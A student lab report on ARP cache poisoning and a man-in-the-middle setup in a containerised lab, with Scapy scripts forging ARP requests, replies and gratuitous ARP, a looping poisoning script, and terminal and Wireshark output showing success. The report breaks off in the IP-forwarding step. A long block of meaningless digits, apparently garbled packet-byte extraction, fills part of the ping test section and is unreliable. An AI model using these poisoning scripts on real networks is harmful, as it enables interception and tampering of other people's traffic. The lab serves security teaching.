


## ASSIGNMENT # 2 TEMPLATE

Student Name & ID	Omar Amin, 202003122
Student Name & ID	Anas Madkoor, 202104114
Student Name & ID	Abdulrazaq Alsiddiq, 202004464
Student Name & ID	Ali Zair, 202109964
Student Name & ID	Lance Eric Ruben, 202005801
Student Name & ID	

## Task 1: ARP Cache Poisoning

The objective is to launch an arp poisoning attack, as the attacking machine, M, Our goal is to poison both A's and B's Arp table and Map B's Ip to M's MAC in A's Arp table, and map A's ip to M's MAC in B's Arp table. So in simpler terms, when A and B want to communicate in the LAN, all their communication is going to M, who can read it, modify it, use it to do more malicious activities later.

Task A: To start, we write this python program:

A screenshot of a terminal window titled 'seed@VM: ~/.../Labsetup'. The terminal shows a command prompt 'root@061b0f0a5254:/volumes#' followed by the command 'cat task-1a.py'. The output of the command is a Python script. The script imports scapy.all, defines MAC and IP addresses for attacker (M), victim A, and victim B, and then constructs and sends an ARP request packet. The script is as follows:

```
root@061b0f0a5254:/volumes# cat task-1a.py
#!/usr/bin/env python3
from scapy.all import *
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
#-----
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#-----
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#-----
E = Ether(src=m_mac,dst=a_mac)
A = ARP(hwsrc=m_mac,psrc=b_ip,hwdst=a_mac,pdst=a_ip)
A.op = 1 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
#for task 1, send arp request
root@061b0f0a5254:/volumes#
```

In the code above, we are mapping B's IP to M's MAC by sending an ARP request packet to A.

After defining some constants, we set the fields for the ether() and ARP() objects.

In Ether(), which is used to create an ethernet frame, we had to specify the source MAC address (attacker) and the mac address of the destination(A).

In ARP(), which creates an ARP packet, we enter the data we wish to add to our victim's arp table, pdst is the protocol address of the destination (ip of A), psrc is the ip we want to be mapped to the MAC we will send in hwsrc (B's ip mapped to M's MAC), and hwdst will be the destination mac (A's mac).

The op attribute is used to specify whether the packet is a request packet or a reply packet, in our case it's equal to 1.

Pkt= E/A isn't a division, it is overridden by scapy and it means we are creating pkt which consists of the Ethernet frame followed by the ARP packet.

Now to run the code and see whether it's successful or not:

```

root@4d4f906115fb:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@4d4f906115fb:/#

```

As we can see the attack was successful, and B's IP was mapped to our attacker machine MAC address.

Task B: in this task, we will basically map B's IP to M's MAC like before, but we will change the ARP.op to 2, making it a replay packet this time.

```

root@061b0f0a5254:/volumes# cat task1b.py
#!/usr/bin/env python3
from scapy.all import *
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
#-----
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#-----
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#-----
E = Ether(src=m_mac,dst=a_mac)
A = ARP(hwsrc=m_mac,psrc=b_ip,hwdst=a_mac,pdst=a_ip)
A.op = 2 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
root@061b0f0a5254:/volumes#

```

We will test this code in 2 scenarios:

- 1- B already exists in A's ARP table:

```

seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup
root@4d4f906115fb:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:06 C eth0
root@4d4f906115fb:/# echo after running code :
after running code :
root@4d4f906115fb:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
root@4d4f906115fb:/# █

```

As seen, the attack is successful, we altered the table and edited the entry of B by changed the mac address to M's. Although as soon as B does anything, like ping for example, that will be changed to the actual correct values until we run our program again.

- 2- B doesn't exist in A's ARP table:

In this case, our code will not work. The reason is that ARP replies are sent either in respond an arp request to provide the requested MAC address of an IP address.

But if the entry isn't in the arp table, there's nothing to update or "respond" to.

```
seed@VM: ~/.../Labsetup
[02/19/24]seed@VM:~/.../Labsetup$ docksh 4d
root@4d4f906115fb:/# arp
root@4d4f906115fb:/# arp
root@4d4f906115fb:/#

seed@VM: ~/.../Labsetup
[02/19/24]seed@VM:~/.../Labsetup$ dockps
4d4f906115fb  A-10.9.0.5
061b0f0a5254  M-10.9.0.105
1bd54d10f4c9  B-10.9.0.6
[02/19/24]seed@VM:~/.../Labsetup$ docksh 06
root@061b0f0a5254:/# cd volumes/
root@061b0f0a5254:/volumes# ls
task-1a.py task-2-a-arp-poison.py task-2-sniff-and-spoof.py
task-1b.py task-2-ab-poison.py task-3-netcat-sniff-and-spoof.py
task-1c.py task-2-b-arp-posion.py
root@061b0f0a5254:/volumes# task-1b.py
.
Sent 1 packets.
root@061b0f0a5254:/volumes#
```

As we can see, even after running the code, the arp table is still empty.

Task C: a gratuitous message is an ARP response not prompted by an ARP request. The ARP sends a broadcast to all nodes on the network to update its ip to the MAC on the entire network. The code is pretty similar to task B, with s small change: the destination mac in both Ethernet and ARP will be broadcast (FF:FF:FF:FF:FF:FF), and the psrc and pdst will be changed to the machine “supposedly” issuing the packet, i.e. B’s IP.

```
#!/usr/bin/env python3
from scapy.all import *
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
#-----
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#-----
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#-----
broadcast='ff:ff:ff:ff:ff:ff'
#-----
E = Ether(src=m_mac,dst=broadcast)
A = ARP(hwsrc=m_mac,psrc=m_ip,hwdst=broadcast,pdst=m_ip)
A.op = 2 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
root@061b0f0a5254:/volumes#
```

We test it under 2 scenarios:

1- B exist in A's ARP table:

```
seed@VM: ~/.../Labsetup
root@061b0f0a5254:/volumes# task-1c.py
Sent 1 packets.
root@061b0f0a5254:/volumes#

[02/20/24]seed@VM: ~/.../Labsetup$ docksh 4d
root@4d4f906115fb:/# arp
root@4d4f906115fb:/# arp
Address      HWtype  HWaddress      Flags Mask    I
B-10.9.0.6.net-10.9.0.0 ether  02:42:0a:09:00:06 C
root@4d4f906115fb:/# arp
Address      HWtype  HWaddress      Flags Mask    I
B-10.9.0.6.net-10.9.0.0 ether  02:42:0a:09:00:69 C
root@4d4f906115fb:/#
```

As seen in the screenshot above, the attack was successful and it mapped B's IP to M's MAC, the one key difference between this and the task B one is that if we had more nodes that had B in their arp table, all of them will receive the gratuitous packet and change the MAC of B to M's in their table.

2- B doesn't exist in the table:

```
seed@VM: ~/.../Labsetup
root@061b0f0a5254:/volumes# task-1c.py
Sent 1 packets.
root@061b0f0a5254:/volumes#

seed@VM: ~/.../Labsetup
root@4d4f906115fb:/# arp
root@4d4f906115fb:/# arp
root@4d4f906115fb:/#
```

As seen above, nothing was added. And the attack failed. Since the gratuitous message is a broadcast reply message, it won't create an entry in an arp table if the IP it wants to change doesn't exist there. So A and the other nodes on the network will receive the broadcast, but won't effect it much.

Using a gratuitous message to map B's ip to our attack machine MAC can be helpful if you plan to MITM attack everyone in the network who is contacting B, as you can pretty much Eavesdrop on all of B's communication this way and spoof any thing sent from B to any other node on the network.

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

A man-in-the-middle (MITM) attack is a concept that refers to a situation where an attacker places themselves within a communication channel between a user and an application. This can be done with the aim of either listening in on the conversation or pretending to be one of the parties involved, creating the illusion of a typical exchange of information. The goal of task 2 is to implement this attack by spoofing the ARP table by making machine M, the attacker, control the packets between machines A and B.

```
#!/usr/bin/env python3
from scapy.all import *
import time
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
```

```

#-----
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#-----
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#-----
def a_poison():
    E = Ether(src=m_mac,dst=a_mac)
    A = ARP(hwsrc=m_mac,psrc=b_ip,hwdst=a_mac,pdst=a_ip)
    A.op = 1 # 1 for ARP request; 2 for ARP reply
    pkt=E/A
    sendp(pkt)
def b_poison():
    E = Ether(src=m_mac,dst=b_mac)
    A = ARP(hwsrc=m_mac,psrc=a_ip,hwdst=b_mac,pdst=b_ip)
    A.op = 1 # 1 for ARP request; 2 for ARP reply
    pkt=E/A
    sendp(pkt)
while(True):
    a_poison()
    b_poison()
    time.sleep(0.1) #code will be executed every 5 seconds

```


The provided code continuously sends ARP poisoning packets to devices A and B, aiming to manipulate their ARP tables and establish an incorrect association between MAC addresses and IP addresses. ARP poisoning is a technique often employed in network security to deceive devices about the true identity of other devices on the network.

In the `a_poison` function, specific modifications are made to the Ethernet and ARP layers. The source MAC address in the Ethernet frame is changed to the attacker's, with the destination set to machine

A. Simultaneously, the ARP packet is altered to feature the attacker's MAC address as the hardware source, while maintaining the IP address of machine B. As a result, machine A is misled into interpreting incoming packets as originating from machine B.

The operation code of the ARP packet is set to 1, indicating an ARP request. Subsequently, the ARP packet is encapsulated within the Ethernet frame and sent to the target machine. This code is repeated on the function `b_poison` but using the information of machine B.

### Step 1:

A terminal window titled 'seed@VM: ~/.../Labsetup' showing the execution of the 'arp' command. The output displays the ARP table with columns: Address, HWtype, HWaddress, Flags Mask, and Iface. The entry for '8-10.9.0.6.net-10.9.0.0' shows 'ether' as the HWtype, '02:42:0a:09:00:69' as the HWaddress, and 'eth0' as the Iface. The prompt is 'root@4d4f906115fb:/#'.

```
seed@VM: ~/.../Labsetup
root@4d4f906115fb:/# arp
Address      HWtype  HWaddress    Flags Mask    Iface
8-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C             eth0
root@4d4f906115fb:/#
```

The image above shows that the ARP table was successfully poisoned by making the MAC address of the attacker machine associated with the IP address of machine B



## Step 2(Testing):

```
root@4dd4f906115fb:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

[SEED Labs] \*any

FileEditViewGoCaptureAnalyzeStatisticsTelephonyWirelessToolsHelp

icmp

No.	Time	Source	Destination	Protocol	Length	Info
1433	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=10/2560, ttl=64 (no respo...
1442	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=11/2816, ttl=64 (no respo...
1443	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=11/2816, ttl=64 (no respo...
1452	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=12/3072, ttl=64 (no respo...
1453	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=12/3072, ttl=64 (no respo...
1462	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=13/3328, ttl=64 (no respo...
1463	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=13/3328, ttl=64 (no respo...
1472	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=14/3584, ttl=64 (no respo...
1473	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=14/3584, ttl=64 (no respo...
1484	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=15/3840, ttl=64 (no respo...
1485	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0002, seq=15/3840, ttl=64 (no respo...

Frame 1443: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0

Linux cooked capture


Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6

Internet Control Message Protocol

00000010002000300040005000600070008000900100011001200130014001500160017001800190020002100220023002400250026002700280029003000310032003300340035003600370038003900400041004200430044004500460047004800490050005100520053005400550056005700580059006000610062006300640065006600670068006900700071007200730074007500760077007800790080008100820083008400850086008700880089009000910092009300940095009600970098009900100010100102001030010400105001060010700108001090011001110011200113001140011500116001170011800119001200121001220012300124001250012600127001280012900130013100132001330013400135001360013700138001390014001410014200143001440014500146001470014800149001500151001520015300154001550015600157001580015900160016100162001630016400165001660016700168001690017001710017200173001740017500176001770017800179001800181001820018300184001850018600187001880018900190019100192001930019400195001960019700198001990020002010020200203002040020500206002070020800209002100211002120021300214002150021600217002180021900220022100222002230022400225002260022700228002290023002310023200233002340023500236002370023800239002400241002420024300244002450024600247002480024900250025100252002530025400255002560025700258002590026002610026200263002640026500266002670026800269002700271002720027300274002750027600277002780027900280028100282002830028400285002860028700288002890029002910029200293002940029500296002970029800299003000301003020030300304003050030600307003080030900310031100312003130031400315003160031700318003190032003210032200323003240032500326003270032800329003300331003320033300334003350033600337003380033900340034100342003430034400345003460034700348003490035003510035200353003540035500356003570035800359003600361003620036300364003650036600367003680036900370037100372003730037400375003760037700378003790038003810038200383003840038500386003870038800389003900391003920039300394003950039600397003980039900400040100402004030040400405004060040700408004090041004110041200413004140041500416004170041800419004200421004220042300424004250042600427004280042900430043100432004330043400435004360043700438004390044004410044200443004440044500446004470044800449004500451004520045300454004550045600457004580045900460046100462004630046400465004660046700468004690047004710047200473004740047500476004770047800479004800481004820048300484004850048600487004880048900490049100492004930049400495004960049700498004990050005010050200503005040050500506005070050800509005100511005120051300514005150051600517005180051900520052100522005230052400525005260052700528005290053005310053200533005340053500536005370053800539005400541005420054300544005450054600547005480054900550055100552005530055400555005560055700558005590056005610056200563005640056500566005670056800569005700571005720057300574005750057600577005780057900580058100582005830058400585005860058700588005890059005910059200593005940059500596005970059800599006000601006020060300604006050060600607006080060900610061100612006130061400615006160061700618006190062006210062200623006240062500626006270062800629006300631006320063300634006350063600637006380063900640064100642006430064400645006460064700648006490065006510065200653006540065500656006570065800659006600661006620066300664006650066600667006680066900670067100672006730067400675006760067700678006790068006810068200683006840068500686006870068800689006900691006920069300694006950069600697006980069900700070100702007030070400705007060070700708007090071007110071200713007140071500716007170071800719007200721007220072300724007250072600727007280072900730073100732007330073400735007360073700738007390074007410074200743007440074500746007470074800749007500751007520075300754007550075600757007580075900760076100762007630076400765007660076700768007690077007710077200773007740077500776007770077800779007800781007820078300784007850078600787007880078900790079100792007930079400795007960079700798007990080008010080200803008040080500806008070080800809008100811008120081300814008150081600817008180081900820082100822008230082400825008260082700828008290083008310083200833008340083500836008370083800839008400841008420084300844008450084600847008480084900850085100852008530085400855008560085700858008590086008610086200863008640086500866008670086800869008700871008720087300874008750087600877008780087900880088100882008830088400885008860088700888008890089008910089200893008940089500896008970089800899009000901009020090300904009050090600907009080090900910091100912009130091400915009160091700918009190092009210092200923009240092500926009270092800929009300931009320093300934009350093600937009380093900940094100942009430094400945009460094700948009490095009510095200953009540095500956009570095800959009600961009620096300964009650096600967009680096900970097100972009730097400975009760097700978009790098009810098200983009840098500986009870098800989009900991009920099300994009950099600997009980099901000100100200100300100400100500100600100700100800100900101001011001012001013001014001015001016001017001018001019001020010210010220010230010240010250010260010270010280010290010300103100103200103300103400103500103600103700103800103900104001041001042001043001044001045001046001047001048001049001050010510010520010530010540010550010560010570010580010590010600106100106200106300106400106500106600106700106800106900107001071001072001073001074001075001076001077001078001079001080010810010820010830010840010850010860010870010880010890010900109100109200109300109400109500109600109700109800109900110001100100110020011003001100400110050011006001100700110080011009001101001101100110120011013001101400110150011016001101700110180011019001102001102100110220011023001102400110250011026001102700110280011029001103001103100110320011033001103400110350011036001103700110380011039001104001104100110420011043001104400110450011046001104700110480011049001105001105100110520011053001105400110550011056001105700110580011059001106001106100110620011063001106400110650011066001106700110680011069001107001107100110720011073001107400110750011076001107700110780011079001108001108100110820011083001108400110850011086001108700110880011089001109001109100110920011093001109400110950011096001109700110980011099001110001110010011100200111003001110040011100500111006001110070011100800111009001110100111011001110120011101300111014001110150011101600111017001110180011101900111020011102100111022001110230011102400111025001110260011102700111028001110290011103001110310011103200111033001110340011103500111036001110370011103800111039001110400111041001110420011104300111044001110450011104600111047001110480011104900111050011105100111052001110530011105400111055001110560011105700111058001110590011106001110610011106200111063001110640011106500111066001110670011106800111069001110700111071001110720011107300111074001110750011107600111077001110780011107900111080011108100111082001110830011108400111085001110860011108700111088001110890011109001110910011109200111093001110940011109500111096001110970011109800111099001111000111100100111100200111100300111100400111100500111100600111100700111100800111100900111101001111011001111012001111013001111014001111015001111016001111017001111018001111019001111020011110210011110220011110230011110240011110250011110260011110270011110280011110290011110300111103100111103200111103300111103400111103500111103600111103700111103800111103900111104001111041001111042001111043001111044001111045001111046001111047001111048001111049001111050011110510011110520011110530011110540011110550011110560011110570011110580011110590011110600111106100111106200111106300111106400111106500111106600111106700111106800111106900111107001111071001111072001111073001111074001111075001111076001111077001111078001111079001111080011110810011110820011110830011110840011110850011110860011110870011110880011110890011110900111109100111109200111109300111109400111109500111109600111109700111109800111109900111110001111100100111110020011111003001111100400111110050011111006001111100700111110080011111009001111101001111101100111110120011111013001111101400111110150011111016001111101700111110180011111019001111102001111102100111110220011111023001111102400111110250011111026001111102700111110280011111029001111103001111103100111110320011111033001111103400111110350011111036001111103700111110380011111039001111104001111104100111110420011111043001111104400111110450011111046001111104700111110480011111049001111105001111105100111110520011111053001111105400111110550011111056001111105700111110580011111059001111106001111106100111110620011111063001111106400111110650011111066001111106700111110680011111069001111107001111107100111110720011111073001111107400111110750011111076001111107700111110780011111079001111108001111108100111110820011111083001111108400111110850011111086001111108700111110880011111089001111109001111109100111110920011111093001111109400111110950011111096001111109700111110980011111099001111110001111110010011111100200111111003001111110040011111100500111111006001111110070011111100800111111009001111110100111111011001111110120011111101300111111014001111110150011111101600111111017001111110180011111101900111111020011111102100111111022001111110230011111102400111111025001111110260011111102700111111028001111110290011111103001111110310011111103200111111033001111110340011111103500111111036001111110370011111103800111111039001111110400111111041001111110420011111104300111111044001111110450011111104600111111047001111110480011111104900111111050011111105100111111052001111110530011111105400111111055001111110560011111105700111111058001111110590011111106001111110610011111106200111111063001111110640011111106500111111066001111110670011111106800111111069001111110700111111071001111110720011111107300111111074001111110750011111107600111111077001111110780011111107900111111080011111108100111111082001111110830011111108400111111085001111110860011111108700111111088001111110890011111109001111110910011111109200111111093001111110940011111109500111111096001111110970011111109800111111099001111111000111111100100111111100200111111100300111111100400111111100500111111100600111111100700111111100800111111100900111111101001111111011001111111012001111111013001111111014001111111015001111111016001111111017001111111018001111111019001111111020011111110210011111110220011111110230011111110240011111110250011111110260011111110270011111110280011111110290011111110300111111103100111111103200111111103300111111103400111111103500111111103600111111103700111111103800111111103900111111104001111111041001111111042001111111043001111111044001111111045001111111046001111111047001111111048001111111049001111111050011111110510011111110520011111110530011111110540011111110550011111110560011111110570011111110580011111110590011111110600111111106100111111106200111111106300111111106400111111106500111111106600111111106700111111106800111111106900111111107001111111071001111111072001111111073001111111074001111111075001111111076001111111077001111111078001111111079001111111080011111110810011111110820011111110830011111110840011111110850011111110860011111110870011111110880011111

After entering “sysctl net.ipv4.ip\_forward=0”, the IP packets of host A was blocked by the attacker machine (machine M), which means host A cannot communicate with host B; the machine is not receiving any replies.

### Step 3 (Turn on IP forwarding):




The screenshot shows a Wireshark packet capture on the 'icmp' filter. The packet list shows several ICMP Echo (ping) requests and replies, as well as ICMP Redirect messages. The packet details pane shows the selected packet (No. 1866) as an ICMP Echo (ping) request from 10.9.0.5 to 10.9.0.6. The packet bytes pane shows the raw data of the ICMP Echo request.

No.	Time	Source	Destination	Protocol	Length	Info
1855	2024-02-20 14:5...	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0003, seq=1/256, ttl=63
1864	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0003, seq=2/512, ttl=64 (no respons...
1865	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0003, seq=2/512, ttl=64 (no respons...
1866	2024-02-20 14:5...	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
1867	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0003, seq=2/512, ttl=63 (no respons...
1868	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0003, seq=2/512, ttl=63 (no respons...
